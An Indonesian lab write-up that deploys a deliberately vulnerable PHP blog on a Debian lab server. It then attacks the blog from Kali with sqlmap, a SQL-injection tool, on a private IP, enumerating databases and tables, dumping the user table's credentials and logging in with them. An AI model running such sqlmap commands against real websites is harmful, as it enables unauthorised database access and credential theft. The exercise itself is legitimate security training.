
2. Buka winscp. Kemudian masukkan IP dan port, username dan password untuk membuka dan mengetahui isi blog yang telah dikirimkan.




3. Cari file **blog.tar.gz,** kemudian drop file ke sebelah kanan. Kemudian buka folder /var/www/html hingga keluar tampilan seperti gambar dibawah yang sebelah kanan




4. Pada /var/www/html buka folder **blog** buka file **koneksi.php.** Kemudian pada halaman file ini ubah user dan pass. Kemudian klik **X** jika sudah selesai.




5. Kemudian kembali ke debian. Ketik **apt-get install phpmyadmin** untuk menginstall phpmyadmin untuk menampilkan database server dalam bentuk grafik



6. Masuk ke chrome lalu search **ip debian/phpmyadmin**




7. Buka chrome, kemudian search **ip debian/blog** maka akan keluar seperti pada gambar dibawah



B. ATTACKING (Dengan *SQLMAP*)

1. Langkah pertama buka website (**192.168.110.188/blog/),** selanjutnya pilih **That Darn Katz,** dan terakhir copy link php



My Blog

Bendless Love


Tanggal 2013-05-29 00:00:00

That Darn Katz!

Tanggal 2013-06-05 23:10:35

How Hermes Requisitioned His Groove Back

Tanggal 2013-06-05 23:20:24



My Blog

That Darn Katz!

Tanggal 2013-06-05 23:10:35

It must be wonderful. Does anybody else feel jealous and aroused and worried? Is today's hectic lifestyle making you tense and impatient? Soothe us with sweet lies. That's right, baby. I ain't your loverboy Flexo, the guy you love so much. You even love anyone pretending to be him!

- Goodbye, friends. I never thought I'd die like this. But I always really hoped.
- They're like PS4, except I'm having them!
- Come, Comrade Bender! We must take to the streets!


Anthology of Interest I

Hey, whatcha watching? They're like PS4, except I'm having them! Well I'da done better, but it's plum hard pleading a case while awaiting trial for that there incompetence. Yes, except the Dave Matthews Band doesn't rock. I suppose I could part with 'one' and still be feared...


Teenage Mutant Leela's Hurdles

Oh, but you can. But you may have to metaphorically make a deal with the devil. And by "devil", I mean Robot Devil. And by "metaphorically", I mean get your coat. Please, Don-Bot... look into your hard drive, and open your mercy file! It's a T. It goes "tuh". I guess if you want children beaten, you have to do it yourself.


1. Spare me your space age technobabble, Attila the Hun!




2. Selanjutnya buka terminal pada kali linux, lalu masuk ke root, selanjutnya ketikan perintah **sqlmap -u** http://192.168.110.188/blog/post.php?id=1~ **--dbs** untuk mendapatkan daftar database




3. Hasil dari eksploitasi database



4. Selanjutnya ketikan perintah **sqlmap -u** http://192.168.110.188/blog/post.php?id=1~ **-D blog --tables** Perintah ***--tables*** digunaakan untuk mencari tahu tables tertentu **(blog)**




5. Perintah diatas akan menampilkan hasil seperti pada gambar nomer 5




6. Selanjutnya ketikan perintah **sqlmap -u http://192.168.110.188/blog/post.php?id=1~ -D blog -T user --dump ,** *--dump* digunakan untuk mengeksploit *user* yang berisi username, password, email yang tertera pada tables user


7. Hasil dari eksploit masukan pada username dan password login




8. Jika sudah berhasil masuk ke halaman ini berarti proses attacking kita berhasil



C. ANALISIS



